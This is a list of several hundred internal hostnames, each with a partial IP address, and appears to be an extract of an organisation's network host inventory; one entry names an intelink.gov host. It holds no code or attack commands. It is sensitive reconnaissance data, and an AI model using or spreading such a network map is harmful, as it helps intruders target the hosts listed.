fuzzbear9 [155.173]
fuzzyfever145 [37.145]
fuzzyfever146 [37.146]
fuzzyfever147 [37.147]
fuzzyfever148 [37.148]
fuzzyfever149 [37.149]
fuzzyfever150 [37.150]
fuzzyfever151 [37.151]
fuzzyfever152 [37.152]
fuzzyfever153 [37.153]
fuzzyfever155 [37.155]
fuzzyfever156 [37.156]
fuzzyfever157 [37.157]
fuzzyfever158 [37.158]
fuzzyfever159 [37.159]
fuzzyfever160 [37.160]
fuzzyfever161 [37.161]
fuzzyfever162 [37.162]

fuzzyfever163 [37.163]
fuzzyfever164 [37.164]
fuzzyfever173 [37.173]
fuzzyfever174 [37.174]
fuzzyfever175 [37.175]
fuzzyfever176 [37.176]
fuzzyfever177 [37.177]
fuzzyfever209 [37.209]
fuzzyfever213 [37.213]
fuzzyfever220 [37.220]
fuzzyfever221 [37.221]
g01 [101.193]
g02 [101.194]
g03 [101.195]
g04 [101.196]
g05 [101.197]
g06 [101.198]
g07 [101.199]
g08 [101.200]
g09 [101.201]
g10 [101.202]
g11 [101.203]
g12 [101.204]
g13 [101.205]
g14 [101.206]
g15 [101.207]
g16 [101.208]
g17 [101.209]
g18 [101.210]
g19 [101.211]
g20 [101.212]
g21 [101.213]
g22 [101.214]
g23 [101.215]
g24 [101.216]
g25 [101.217]
g26 [101.218]
g27 [101.219]
g28 [101.220]
g29 [101.221]
g30 [101.222]
g31 [101.223]
g32 [101.224]
g33 [101.225]
g34 [101.226]
g35 [101.227]
g36 [101.228]
g37 [101.229]
g38 [101.230]
g39 [101.231]
g40 [101.232]
g41 [101.233]
g42 [101.234]
g43 [101.235]
g44 [101.236]
g45 [101.237]
g46 [101.238]
g47 [101.239]
g48 [101.240]
g49 [101.241]
g50 [101.242]
g51 [101.243]
g52 [101.244]
g53 [101.245]
g54 [101.246]
g55 [101.247]
g56 [101.248]
g57 [101.249]
g58 [101.250]
g59 [101.251]
g60 [101.252]
galactica.lts [162.135]
galleypunt7 [165.22]
galoot [88.104]
gameover [1.115]
gammoniron11 [165.148]
gammoniron12 [167.1]
gammoniron2 [165.3]
gandalf [36.83]
gardenbalsam2 [163.136]
gatwick [183.5]
gaulish [32.48]
gehenna [32.12]
gemini.eclipse [102.110]
george.alpha [14.55]
george [34.4]
ghost [1.62]
ghouls [127.33]
gilley [64.51]
glacier [153.28]
gladsheim [32.34]
gnapsnap [194.39]
gnatpenny161 [89.161]
gnatpenny162 [89.162]
gnatpenny163 [89.163]
gnatpenny164 [89.164]
gnatpenny165 [89.165]
gnatpenny166 [89.166]
gnatpenny167 [89.167]
gnatpenny168 [89.168]
gnatpenny169 [89.169]
gnatpenny170 [89.170]
gnatpenny171 [89.171]
gnatpenny172 [89.172]
gnatpenny174 [89.174]
gnatpenny175 [89.175]
gnatpenny176 [89.176]
gnatpenny179 [89.179]
gnatpenny181 [89.181]
gnatpenny182 [89.182]
gnatpenny183 [89.183]
goatsrue [64.5]
goldframe [65.4]
gollum [36.86]
goosepimple [64.12]
gothic [32.47]
gotofuture.lts [162.27]
grant [15.101]
grape.orchard [71.163]
graveclothes [154.3]
graves0 [15.200]
gretzky [9.162]
gricklegrass.epoch [25.138]
gritmask1 [64.142]
gritmask10 [64.67]
gritmask2 [64.143]
gritmask3 [64.144]
gritmask4 [64.145]
gritmask5 [64.146]
gritmask6 [64.159]
gritmask7 [64.160]
gritmask8 [64.161]
gritmask9 [64.162]
grolsch.orion [26.102]
gromet [1.40]
grooming [155.156]
guidesign [195.25]
guidetrain [89.140]
guiltyzest129 [6.129]
guiltyzest130 [6.130]
guiltyzest131 [6.131]
gutenberg [1.102]
habitgroup [64.14]
habitspot [64.7]
hades [1.4]
ham.alpha [14.77]
hamblejam [155.3]
hangten [40.135]
harborpilot [64.180]
harding [15.100]
harpin02.tycho [3.242]
harpin03.tycho [3.245]
harpin04.tycho [3.246]
harpin05.tycho [3.247]
harpin06.tycho [3.248]
harpin08.tycho [3.250]
harpin09.alpha [14.240]
harpin10.alpha [14.243]
harpin11.alpha [14.244]
harpin12.alpha [14.245]
harpin13.alpha [14.246]
harpin14.alpha [14.247]
harpin14.annex [24.250]
harpin15.orion [26.241]
headsup [122.31]
heathrow [183.1]
heaven [1.7]
hector [89.66]
helicopter.tycho [3.171]
helpme [190.134]
hemel [1.42]
hercules.eclipse [102.115]
hereafter.lts [162.42]
hereafter [1.31]
heritor100 [114.100]
heritor101 [114.101]
heritor102 [114.102]
heritor103 [114.103]
heritor104 [114.104]
heritor105 [114.105]
heritor106 [114.106]
heritor107 [114.107]
heritor108 [114.108]
heritor108001 [108.1]
heritor108002 [108.2]
heritor108003 [108.3]
heritor108004 [108.4]
heritor108005 [108.5]
heritor108006 [108.6]
heritor108007 [108.7]
heritor108008 [108.8]
heritor108009 [108.9]
heritor108010 [108.10]
heritor108011 [108.11]
heritor108012 [108.12]
heritor108013 [108.13]
heritor108014 [108.14]
heritor108021 [108.21]
heritor108022 [108.22]
heritor108023 [108.23]
heritor108024 [108.24]
heritor108025 [108.25]
heritor108026 [108.26]
heritor108027 [108.27]
heritor108028 [108.28]
heritor108129 [108.129]
heritor108130 [108.130]
heritor108131 [108.131]
heritor108132 [108.132]
heritor108155 [108.155]
heritor108156 [108.156]
heritor108157 [108.157]
heritor108159 [108.159]
heritor108163 [108.163]
heritor108209 [108.209]
heritor108210 [108.210]
heritor108211 [108.211]
heritor109 [114.109]
heritor110 [114.110]
heritor111 [114.111]
heritor112 [114.112]
heritor113 [114.113]
heritor114 [114.114]
heritor115 [114.115]
heritor116 [114.116]
heritor91 [114.91]
heritor92 [114.92]
heritor95 [114.95]
heritor96 [114.96]
heritor97 [114.97]
heritor98 [114.98]
hex [68.17]
hickalive [177.4]
hickalive5 [177.5]
hickalive6 [177.6]
hickalive7 [177.7]
hickalive8 [177.8]
highgrade [64.112]
hipplat10 [207.10]
hipplat12 [207.12]
hipplat16 [207.16]
hipplat18 [207.18]
hipplat41 [207.41]
hipplat42 [207.42]
hipplat85 [207.85]
hipplat87 [207.87]
hipplat88 [207.89]
hittite [32.50]
holdmaster [194.66]
holdmotive [90.5]
holdnail [139.132]
holdpearl [139.133]
holdpower [90.2]
holdsign [90.10]
holdstone [85.163]
holdtime [139.131]
hollyfern [64.42]
hollywood [123.110]
hootloosen1 [152.1]
hootloosen10 [152.10]
hootloosen11 [152.11]
hootloosen12 [152.12]
hootloosen13 [152.13]
hootloosen14 [152.14]
hootloosen15 [152.15]
hootloosen16 [152.16]
hootloosen17 [152.17]
hootloosen18 [152.18]
hootloosen2 [152.2]
hootloosen3 [152.3]
hootloosen4 [152.4]
hootloosen5 [152.5]
hootloosen6 [152.6]
hootloosen7 [152.7]
hootloosen8 [152.8]
hootloosen9 [152.9]
hope.lts [162.47]
hopechest [97.61]
horizon.lts [162.43]
host1.annex [24.1]
host1 [100.1]
host10 [100.10]
host100.annex [24.100]
host101.annex [24.101]
host102.annex [24.102]
host103.annex [24.103]
host104.annex [24.104]
host105.annex [24.105]
host106.annex [24.106]
host107.annex [24.107]
host108.annex [24.108]
host109.annex [24.109]
host11.annex [24.11]
host11 [100.11]
host110.annex [24.110]
host111.annex [24.111]
host112.annex [24.112]
host113.annex [24.113]
host114.annex [24.114]
host115.annex [24.115]
host116.annex [24.116]
host117.annex [24.117]
host118.annex [24.118]
host119.annex [24.119]
host12.annex [24.12]
host12 [100.12]
host120.annex [24.120]
host121.annex [24.121]
host122.annex [24.122]
host123.annex [24.123]
host124.annex [24.124]
host125.annex [24.125]
host126.annex [24.126]
host127.annex [24.127]
host128.annex [24.128]
host129.annex [24.129]
host13.annex [24.13]
host13 [100.13]
host130.annex [24.130]
host131.annex [24.131]
host132.annex [24.132]
host133.annex [24.133]
host134.annex [24.134]
host135.annex [24.135]
host136.annex [24.136]
host137.annex [24.137]
host138.annex [24.138]
host139.annex [24.139]
host14.annex [24.14]
host14 [100.14]
host140.annex [24.140]
host141.annex [24.141]
host142.annex [24.142]
host143.annex [24.143]
host144.annex [24.144]
host145.annex [24.145]
host146.annex [24.146]
host147.annex [24.147]
host148.annex [24.148]
host149.annex [24.149]
host15.annex [24.15]
host15 [100.15]
host150.annex [24.150]
host151.annex [24.151]
host152.annex [24.152]
host153.annex [24.153]
host154.annex [24.154]
host155.annex [24.155]
host156.annex [24.156]
host157.annex [24.157]
host158.annex [24.158]
host159.annex [24.159]
host16.annex [24.16]
host16 [100.16]
host160.annex [24.160]
host161.annex [24.161]
host162.annex [24.162]
host163.annex [24.163]
host164.annex [24.164]
host165.annex [24.165]
host166.annex [24.166]
host167.annex [24.167]
host168.annex [24.168]
host169.annex [24.169]
host17.annex [24.17]
host17 [100.17]
host170.annex [24.170]
host171.annex [24.171]
host172.annex [24.172]
host173.annex [24.173]
host174.annex [24.174]
host175.annex [24.175]
host176.annex [24.176]
host177.annex [24.177]
host178.annex [24.178]
host179.annex [24.179]
host18.annex [24.18]
host18 [100.18]
host180.annex [24.180]
host181.annex [24.181]
host182.annex [24.182]
host183.annex [24.183]
host184.annex [24.184]
host185.annex [24.185]
host186.annex [24.186]
host187.annex [24.187]
host188.annex [24.188]
host189.annex [24.189]
host19.annex [24.19]
host19 [100.19]
host190.annex [24.190]
host191.annex [24.191]
host192.annex [24.192]
host193.annex [24.193]
host194.annex [24.194]
host195.annex [24.195]
host196.annex [24.196]
host197.annex [24.197]
host198.annex [24.198]
host199.annex [24.199]
host2.annex [24.2]
host2 [100.2]
host20.annex [24.20]
host20 [100.20]
host200.annex [24.200]
host201.annex [24.201]
host202.annex [24.202]
host203.annex [24.203]
host204.annex [24.204]
host205.annex [24.205]
host206.annex [24.206]
host207.annex [24.207]
host208.annex [24.208]
host209.annex [24.209]
host21.annex [24.21]
host21 [100.21]
host210.annex [24.210]
host211.annex [24.211]
host212.annex [24.212]
host213.annex [24.213]
host214.annex [24.214]
host215.annex [24.215]
host216.annex [24.216]
host217.annex [24.217]
host218.annex [24.218]
host219.annex [24.219]
host22.annex [24.22]
host22 [100.22]
host220.annex [24.220]
host221.annex [24.221]
host222.annex [24.222]
host223.annex [24.223]
host224.annex [24.224]
host225.annex [24.225]
host226.annex [24.226]
host227.annex [24.227]
host228.annex [24.228]
host229.annex [24.229]
host23.annex [24.23]
host23 [100.23]
host230.annex [24.230]
host231.annex [24.231]
host232.annex [24.232]
host233.annex [24.233]
host234.annex [24.234]
host235.annex [24.235]
host236.annex [24.236]
host237.annex [24.237]
host238.annex [24.238]
host239.annex [24.239]
host24.annex [24.24]
host24 [100.24]
host240.annex [24.240]
host241.annex [24.241]
host242.annex [24.242]
host243.annex [24.243]
host244.annex [24.244]
host245.annex [24.245]
host246.annex [24.246]
host247.annex [24.247]
host248.annex [24.248]
host249.annex [24.249]
host25 [100.25]
host251.annex [24.251]
host252.annex [24.252]
host253.annex [24.253]
host26.annex [24.26]
host26 [100.26]
host27.annex [24.27]
host27 [100.27]
host28.annex [24.28]
host28 [100.28]
host29.annex [24.29]
host29 [100.29]
host3.annex [24.3]
host3 [100.3]
host30.annex [24.30]
host30 [100.30]
host31.annex [24.31]
host31 [100.31]
host32.annex [24.32]
host33.annex [24.33]
host34.annex [24.34]
host35.annex [24.35]
host36.annex [24.36]
host37.annex [24.37]
host38.annex [24.38]
host39.annex [24.39]
host4.annex [24.4]
host4 [100.4]
host40.annex [24.40]
host41.annex [24.41]
host42.annex [24.42]
host43.annex [24.43]
host44.annex [24.44]
host45.annex [24.45]
host46.annex [24.46]
host47.annex [24.47]
host48.annex [24.48]
host49.annex [24.49]
host5.annex [24.5]
host5 [100.5]
host50.annex [24.50]
host51.annex [24.51]
host52.annex [24.52]
host53.annex [24.53]
host54.annex [24.54]
host55.annex [24.55]
host56.annex [24.56]
host57.annex [24.57]
host58.annex [24.58]
host59.annex [24.59]
host6.annex [24.6]
host6 [100.6]
host60.annex [24.60]
host61.annex [24.61]
host62.annex [24.62]
host63.annex [24.63]
host64.annex [24.64]
host65.annex [24.65]
host66.annex [24.66]
host67.annex [24.67]
host68.annex [24.68]
host69.annex [24.69]
host7.annex [24.7]
host7 [100.7]
host70.annex [24.70]
host71.annex [24.71]
host72.annex [24.72]
host73.annex [24.73]
host74.annex [24.74]
host75.annex [24.75]
host76.annex [24.76]
host77.annex [24.77]
host78.annex [24.78]
host79.annex [24.79]
host8.annex [24.8]
host8 [100.8]
host80.annex [24.80]
host81.annex [24.81]
host82.annex [24.82]
host83.annex [24.83]
host84.annex [24.84]
host85.annex [24.85]
host86.annex [24.86]
host87.annex [24.87]
host88.annex [24.88]
host89.annex [24.89]
host9.annex [24.9]
host9 [100.9]
host90.annex [24.90]
host91.annex [24.91]
host92.annex [24.92]
host93.annex [24.93]
host94.annex [24.94]
host95.annex [24.95]
host96.annex [24.96]
host97.annex [24.97]
host98.annex [24.98]
host99.annex [24.99]
hoth.empire.eclipse [102.138]
hp-221.alpha [14.62]
hp2100-222.alpha [14.120]
hp2100-r21.orion [26.2]
hp2100-r21.tycho [3.43]
hp5Si [32.29]
hplj4-1 [33.81]
hplj4-2 [33.82]
hplj5M [32.27]
hqemis401 [139.195]
hqemis402 [139.196]
hqemis403 [139.197]
hqemis404 [139.198]
hqemis405 [139.201]
hqemnm401 [139.199]
hqemnm501 [139.200]
hqempi401 [139.193]
hqempi402 [139.194]
hubble.eclipse [102.82]
humpseal [40.155]
hurricane [153.143]
hutchburn [153.134]
hydra.eclipse [102.116]
hydrozoan [40.199]
ice [32.46]
iceberg [1.113]
icecold [32.97]
icecube [32.95]
icehouse [32.98]
icetea [32.96]
immortal.lts [162.121]
immortal [1.35]
incomeshallow [40.59]
indians [33.13]
inferno [32.14]
inkosims [32.85]
inlandwater [40.174]
inletsole [40.44]
inprocess [88.102]
inspectress [68.26]
intenselight [139.162]
internet1 [123.1]
internet10 [123.10]
internet11 [123.11]
internet12 [123.12]
internet13 [90.34]
internet14 [123.14]
internet16 [123.16]
internet17 [123.17]
internet18 [123.18]
internet19 [123.19]
internet2 [123.2]
internet20 [123.20]
internet22 [123.22]
internet23 [123.23]
internet24 [123.24]
internet26 [123.26]
internet3 [123.3]
internet33 [90.82]
internet4 [123.4]

internet42 [123.42]
internet46 [123.46]
internet47 [123.47]
internet5 [123.5]
internet50 [123.50]
internet6 [123.6]
internet69 [123.69]
internet7 [123.7]
internet71 [123.71]
internet8 [123.8]
internet9 [123.9]
intrusive [153.146]
involved [153.152]
irksome [64.64]
ironman [153.137]
isepis.missi [50.22]
islandgirl [123.114]
izulu [32.26]
jackrussel [155.143]
jadeadore [92.22]
jadeagree [92.23]
jadealive [92.21]
jadearch [91.10]
jadeart [91.5]
jadebank [91.149]
jadebeam [91.189]
jadebeast [91.180]
jadebell [91.17]
jadeberry [91.25]
jadebridge [91.13]
jadebrine [92.24]
jadebrush [92.17]
jadecable [91.141]
jadecameo [91.219]
jadecannon [91.15]
jadecanopy [91.16]
jadecase [91.175]
jadecastle [91.14]
jadechamber [92.44]
jadechest [92.18]
jadechief [91.170]
jadeclear [91.26]
jadeclock [91.9]
jadeclub [91.191]
jadecolor [92.16]
jadecontrol [92.35]
jadecool [92.7]
jadecypher [92.43]
jadedaily [91.171]
jadedance [91.169]
jadedeacon [92.25]
jadedeal [91.194]
jadedestiny [91.232]
jadedomino [92.40]
jadedot [91.22]
jadeduck [91.132]
jadeenabling [91.197]
jadeexodus [91.142]
jadeface [64.103]
jadefad [91.164]
jadefoam [91.160]
jadeforge [92.42]
jadeframe [91.193]
jadegambit [91.146]
jadegem [92.5]
jadeglass [91.129]
jadeglow [91.222]
jadehavoc [91.177]
jadeice [91.155]
jadejewel [92.15]
jadejunk [91.151]
jadekarma [91.231]
jadeking [92.13]
jadelace [91.159]
jadelake [91.167]
jadelater [91.195]
jadeleaf [91.162]
jadelegion [91.176]
jadelight [64.158]
jadelion [92.10]
jadellama [64.46]
jademagic [91.198]
jademagma [91.2]
jademarrow [64.45]
jadematch [91.196]
jademaverick [91.134]
jademedal [92.20]
jademeltdown [91.23]
jademyth [91.163]
jadenew [91.18]
jadeocean [91.229]
jadepart [92.26]
jadepedro [91.131]
jadepenance [91.199]
jadepenny [91.130]
jadeperch [91.157]
jadepine [64.153]
jadepine [91.223]
jadepoint [91.150]
jadepool [92.11]
jadeprize [92.19]
jadequart [91.172]
jadequeen [92.27]
jadequicken [92.28]
jadequote [92.29]
jaderelic [91.166]
jaderich [91.153]
jaderick [91.225]
jaderisque [91.178]
jaderoad [92.9]
jadesea [91.161]
jadeseal [91.190]
jadeset [92.14]
jadeshard [91.138]
jadeskids [92.41]
jadeskin [91.137]
jadesky [91.220]
jadespike [91.7]
jadespin [64.157]
jadespoon [91.200]
jadestar [91.165]
jadesteps [91.152]
jadestorm [91.24]
jadestudy [91.158]
jadesunspot [91.233]
jadetest [91.143]
jadetiger [91.147]
jadetoken [91.6]
jadetrade [92.6]
jadetrail [91.154]
jadetrout [92.12]
jadevalet [92.31]
jadevalue [92.8]
jadevanish [91.140]
jadevapor [91.230]
jadevelvet [92.32]
jadewafer [92.34]
jadewalker [91.192]
jadewallet [91.135]
jadewatch [91.19]
jadewax [91.156]
jadewild [64.182]
jadewild [91.179]
jadewolfsbane [91.139]
jadeyacht [91.20]
jadeyarn [92.36]
jadeyellow [92.37]
jadezebra [92.38]
jadezinc [91.173]
jadezodiac [91.136]
jailtug129 [196.129]
jailtug130 [196.130]
jailtug131 [196.131]
jailtug132 [196.132]
jailtug133 [196.133]
jailtug134 [196.134]
jailtug135 [196.135]
jailtug136 [196.136]
jailtug137 [196.137]
jailtug138 [196.138]
jailtug139 [196.139]
jailtug140 [196.140]
jailtug141 [196.141]
jailtug142 [196.142]
jailtug143 [196.143]
jailtug144 [196.144]
jailtug145 [196.145]
jailtug146 [196.146]
jailtug147 [196.147]
jailtug148 [196.148]
jailtug149 [196.149]
jailtug156 [196.156]
jailtug157 [196.157]
jailtug159 [196.159]
jailtug160 [196.160]
jailtug161 [196.161]
jailtug162 [196.162]
jailtug164 [196.164]
jailtug165 [196.165]
jailtug166 [196.166]
jailtug167 [196.168]
jailtug170 [196.170]
jailtug171 [196.171]
jailtug172 [196.172]
jailtug175 [196.175]
jailtug176 [196.176]
jailtug177 [196.177]
jailtug178 [196.178]
jailtug179 [196.179]
jailtug180 [196.180]
jailtug181 [196.181]
jailtug182 [196.182]
jailtug183 [196.183]
jailtug184 [196.184]
jailtug185 [196.185]
jailtug186 [196.186]
jailtug187 [196.187]
jailtug188 [196.188]
jailtug189 [196.189]
jailtug190 [196.190]
jailtug191 [196.191]
jailtug192 [196.192]
jailtug196 [196.196]
jailtug209 [196.209]
jailtug210 [196.210]
jailtug211 [196.211]
jailtug212 [196.212]
jailtug213 [196.213]
jailtug214 [196.214]
jailtug216 [196.216]
jailtug217 [196.217]
jailtug218 [196.218]
jailtug219 [196.219]
jailtug220 [196.220]
jailtug221 [196.221]
jailtug222 [196.222]
jailtug225 [196.225]
jailtug226 [196.226]
jailtug227 [196.227]
jailtug228 [196.228]
jailtug229 [196.229]
jailtug233 [196.253]
jailtug234 [196.234]
jailtug235 [196.235]
jailtug6167 [196.167]
janes.intelink.gov [40.203]
jazzband [5.4]
jazzswing [68.65]
jeffgordon [88.81]
jennieharp [64.73]
jennyhowlet [64.136]
jerkpump [65.21]
jerry [34.2]
jetblue.alpha [14.82]
jetfire.lts [162.4]
jetsam [40.201]
jetson.lts [162.12]
jobbernowl [64.68]
jockycap.tycho [3.2]
jointsnake.orion [26.29]
joltfree [87.163]
joshua.radium [111.1]
jumpypad [37.228]
junglesag193 [86.193]
junglesag194 [86.194]
junglesag195 [86.195]
junglesag196 [86.196]
junglesag197 [86.197]
junglesag198 [86.198]
junglesag199 [86.199]
junglesag200 [86.200]
junglesag201 [86.201]
junglesag202 [86.202]
junglesag203 [86.203]
juniorcaptain [40.169]
junkyard.lts [162.99]
justice.lts [162.141]
kapusta [171.129]
kapusta1 [171.131]
kapusta2 [171.132]
keenly.lts [162.131]
keenly [1.71]
kenneltrain [155.133]
kerker [1.54]
knockknock [68.29]
knockmeter-147 [64.53]
knockmeter [64.54]
knowledge.lts [162.7]
kramer [34.5]
labelbell [64.32]
labelbox [64.82]
labelcase [64.24]
labeldeck [64.33]
labelside [64.29]
labeltape [64.110]
labelvote [64.23]
labelvote [64.36]
labelwood [64.135]
laceadrift [40.70]
ladderchain [64.78]
langtrain [155.144]
lanprobe14.alpha [14.235]
lanprobe17.relay [17.235]
lanprobe26.orion [26.235]
lapdawg [1.99]
largibbon [64.133]
lars.lts [162.95]
lasalle [64.66]
laserlight [68.18]
lasersword [139.73]
last [76.13]
laudanine [40.39]
laudaninebox [40.42]
leafpile [98.1]
lehodimo [1.43]
lehums [32.84]
lemonzinger [154.5]
lensock [40.36]
leo.eclipse [102.113]
leo [34.10]
lessonglued27 [212.27]
lessonglued9 [212.9]
lessonglued97 [212.97]
lessonglued98 [212.98]
lethe [32.21]
lexmark.tycho [3.236]
lexmark224.alpha [14.75]
lexmarkr231.tycho [3.237]
liberty [90.29]
libra [15.132]
life [1.10]
lifeair [32.91]
lifeanddeath [1.93]
lifebeit [32.73]
lifebike [34.31]
lifeblood [32.72]
lifeblown [1.108]
lifeboat [34.14]
lifebuoy [1.90]
lifecereal [32.69]
lifeceresc [32.66]
lifechip [34.13]
lifecrisis [1.118]
lifecycle [32.71]
lifedemands [1.117]
lifedom [1.107]
lifedream [32.5]
lifeend [32.81]
lifeendms [32.87]
lifefinish [34.32]
lifefly [32.93]
lifefought [32.92]
lifegame [34.35]
lifeguard [34.17]
lifehistory [1.91]
lifehurts [32.82]
lifehurtsms [32.86]
lifeinsurance [34.26]
lifeisablast [1.85]
lifeisbad [34.36]
lifeiscool [34.39]
lifeisgood [1.92]
lifeishard [1.81]
lifeislong [32.83]
lifeisnice [34.28]
lifejacket [34.16]
lifejordan [32.90]
lifeless [1.84]
lifelike [32.68]
lifeline [34.18]
lifelist [1.87]
lifelong [32.70]
lifemoksha [32.77]
lifemyths [1.116]
lifenet [34.21]
lifeordeath [32.79]
lifeparty [34.33]
lifepeer [32.75]
lifepole [34.38]
lifepolicy [34.27]
lifepreserver [34.20]
lifer [32.76]
liferaft [34.15]
liferun [34.30]
lifesabeach [1.82]
lifesaver [32.67]
lifesaving [34.22]
lifeshark [34.37]
lifeshines [1.109]
lifesize [1.88]
lifestinks [1.80]
lifestory [1.103]
lifestyle [1.86]
lifeswim [34.29]
lifetable [1.94]
lifetaker [1.83]
lifethis [1.104]
lifetime [32.74]
lifevest [34.19]
lifework [1.89]
lightroom.orion [26.28]
limbo [1.6]
lincoln.lts [162.65]
lincoln [15.102]
linemuch-grass [174.129]
linemuch-road [174.130]
lioncastle [156.154]
lioncrest [156.150]
lionface [156.165]
lionfoot [156.160]
lionfossil [156.151]
lionhaunt [156.159]
lionout [156.155]
lionreward [156.164]
lionstone [156.147]
liontooth [156.162]
lionweight [156.161]
lissa [45.1]
lissa1speedy [45.69]
littlecloud [88.74]
littleclub [88.85]
littledeal [88.77]
littlehill [98.129]
littlehope [123.34]
littleisland1 [88.88]
littleisland132 [189.132]
littleisland151 [9.151]
littleisland3 [88.86]
littleisland4 [88.90]
littleisland5 [88.92]
littleisland6 [88.84]
littlelink [196.224]
littlenail [88.79]
littleone [88.80]
littleplan [190.1]
littleport [123.111]
littlestar [88.68]
littleteam [88.69]
littletime [88.66]
lobstershell [88.87]
longhair [155.141]
lorax.epoch [25.139]
lotion [40.140]
lowlife.lts [162.100]
lowlife2.lts [162.102]
lubberland [1.30]
lxoptras-r21u.orion [26.119]
mac-halibut.tycho [3.39]
mac.alpha [14.203]
madmax.lts [162.55]
madweed [154.21]
madweed1 [154.20]
madweed10 [154.11]
madweed11 [154.10]
madweed12 [154.9]
madweed13 [154.8]
madweed14 [154.7]
madweed15 [154.6]
madweed2 [154.19]
madweed20 [154.32]
madweed21 [154.30]
madweed22 [154.31]
madweed23 [154.29]
madweed24 [154.26]
madweed25 [154.25]
madweed26 [154.27]
madweed27 [154.24]
madweed28 [154.23]
madweed29 [154.28]
madweed3 [154.18]
madweed30 [154.1]
madweed31 [154.35]
madweed32 [154.36]
madweed33 [154.37]
madweed34 [154.38]
madweed35 [154.39]
madweed36 [154.40]
madweed37 [154.41]
madweed38 [154.42]
madweed39 [154.43]
madweed4 [154.17]
madweed40 [154.44]
madweed41 [154.45]
madweed42 [154.46]
madweed5 [154.16]
madweed6 [154.15]
madweed7 [154.14]
madweed8 [154.13]
madweed9 [154.12]
magic [68.1]
maneen [1.72]
mangrove.lts [162.124]
mangrove [1.97]
manorhall [40.137]
marara [98.2]
markov [32.63]
masonms [32.88]
medialab [64.40]
merlin.qtest [68.9]
meteor.eclipse [102.71]
meushaw.tycho [3.184]
micron.alpha [14.64]
microtus [98.3]
middlemost [190.130]
middlemost [88.71]
midland [36.97]
midlandairshaft [153.1]
midlandbat [153.29]
midlandbeam [153.30]
midlandblast [153.11]
midlandcanary [153.4]
midlandcarbon [153.3]
midlanddiamond [153.18]
midlanddynamite [153.17]
midlandexplode [153.14]
midlandgold [153.9]
midlandlantern [153.12]
midlandmineral [153.2]
midlandnugget [153.15]
midlandroofbolt [153.13]
midlandslate [153.6]
midlandsmoke [153.31]
midlandstrike [153.10]
midlandsulphur [153.5]
midlandteton [153.25]
midlandtipple [153.19]
midlandtunnel [153.7]
midlandunion [153.16]
midlandvein [153.8]
midlife [1.111]
millenia [1.50]
millenium.lts [162.31]
minerfortyniner [153.24]
minevarnish136 [184.136]
minevarnish137 [184.137]
minevarnish138 [184.138]
minevarnish139 [184.139]
minevarnish140 [184.140]
minevarnish141 [184.141]
minevarnish142 [184.142]
minevarnish143 [184.143]
miracleman1 [114.13]
miracleman10 [114.80]
miracleman11 [114.82]
miracleman12 [114.66]
miracleman13 [114.67]
miracleman14 [114.86]
miracleman15 [114.88]
miracleman16 [114.89]
miracleman2 [114.63]
miracleman4 [114.72]
miracleman5 [114.73]
miracleman6 [114.74]
miracleman68 [114.68]
miracleman7 [114.76]
miracleman8 [114.77]
miracleman9 [114.78]
misawa.tycho [3.127]
mobpush1 [198.1]
mobpush10 [198.10]
mobpush101 [198.101]
mobpush103 [198.103]
mobpush104 [198.104]
mobpush106 [198.106]
mobpush107 [198.107]
mobpush108 [198.146]
mobpush11 [198.11]
mobpush12 [198.12]
mobpush129 [198.129]
mobpush13 [198.13]
mobpush130 [198.130]
mobpush131 [198.131]
mobpush132 [198.132]
mobpush133 [198.133]
mobpush134 [198.134]
mobpush135 [198.135]
mobpush136 [198.136]
mobpush137 [198.137]
mobpush138 [198.138]
mobpush139 [198.139]
mobpush139100 [139.100]
mobpush139101 [139.101]
mobpush14 [198.14]
mobpush140 [198.140]
mobpush141 [198.141]
mobpush142 [198.142]
mobpush143 [198.143]
mobpush144 [198.144]
mobpush145 [198.145]
mobpush148 [198.148]
mobpush149 [198.149]
mobpush15 [198.15]
mobpush150 [198.150]
mobpush151 [198.151]
mobpush152 [198.152]
mobpush153 [198.153]
mobpush154 [198.154]
mobpush155 [198.155]
mobpush156 [198.156]
mobpush157 [198.157]
mobpush158 [198.158]
mobpush159 [198.159]
mobpush16 [198.16]
mobpush160 [198.160]
mobpush161 [198.161]
mobpush162 [198.162]
mobpush163 [198.163]
mobpush164 [198.164]
mobpush165 [198.165]
mobpush166 [198.166]
mobpush167 [198.167]
mobpush168 [198.168]
mobpush169 [198.169]
mobpush17 [198.17]
mobpush172 [198.172]
mobpush18 [198.18]
mobpush19 [198.19]
mobpush2 [198.2]
mobpush20 [198.20]
mobpush21 [198.21]
mobpush219 [198.219]
mobpush22 [198.22]
mobpush23 [198.23]
mobpush24 [198.24]
mobpush25 [198.25]
mobpush26 [198.26]
mobpush27 [198.27]
mobpush28 [198.28]
mobpush29 [198.29]
mobpush3 [198.3]
mobpush30 [198.30]
mobpush31 [198.31]
mobpush32 [198.32]
mobpush33 [198.33]
mobpush34 [198.34]
mobpush35 [198.35]
mobpush36 [198.36]
mobpush37 [198.37]
mobpush38 [198.38]
mobpush39 [198.39]
mobpush4 [198.4]
mobpush40 [198.40]
mobpush41 [198.41]
mobpush42 [198.42]
mobpush43 [198.43]
mobpush44 [198.44]
mobpush45 [198.45]
mobpush46 [198.46]
mobpush47 [198.47]
mobpush48 [198.48]
mobpush49 [198.49]
mobpush5 [198.5]
mobpush50 [198.50]
mobpush51 [198.51]
mobpush52 [198.52]
mobpush53 [198.53]
mobpush54 [198.54]
mobpush55 [198.55]
mobpush56 [198.56]
mobpush57 [198.57]
mobpush58 [198.58]
mobpush59 [198.59]
mobpush6 [198.6]
mobpush60 [198.60]
mobpush61 [198.61]
mobpush62 [198.62]
mobpush63 [198.63]
mobpush64 [198.64]
mobpush65 [198.65]
mobpush66 [198.66]
mobpush67 [198.67]
mobpush68 [198.68]
mobpush69 [198.69]
mobpush7 [198.7]
mobpush70 [198.70]
mobpush71 [198.71]
mobpush72 [198.72]
mobpush73 [198.73]
mobpush74 [198.74]
mobpush75 [198.75]
mobpush76 [198.76]
mobpush77 [198.77]
mobpush78 [198.78]
mobpush79 [198.79]
mobpush8 [198.8]
mobpush80 [198.80]
mobpush81 [198.81]
mobpush82 [198.82]
mobpush83 [198.83]
mobpush84 [198.84]
mobpush85 [198.85]
mobpush86 [198.86]
mobpush87 [198.87]
mobpush88 [198.88]
mobpush89 [198.89]
mobpush9 [198.9]
mobpush90 [198.90]
mockduck [87.68]
mojo [68.10]
molesnake [1.79]
mooringlet [40.195]
mortal.lts [162.13]
moses.radium [73.129]
moss-abra.alpha [14.130]
moss-aladin.alpha [14.106]
moss-anemone.tycho [3.216]
moss-anteater.epoch [25.18]
moss-aquaman.alpha [14.81]
moss-arbok.alpha [14.136]
moss-arthur.alpha [14.193]
moss-astro.alpha [14.34]
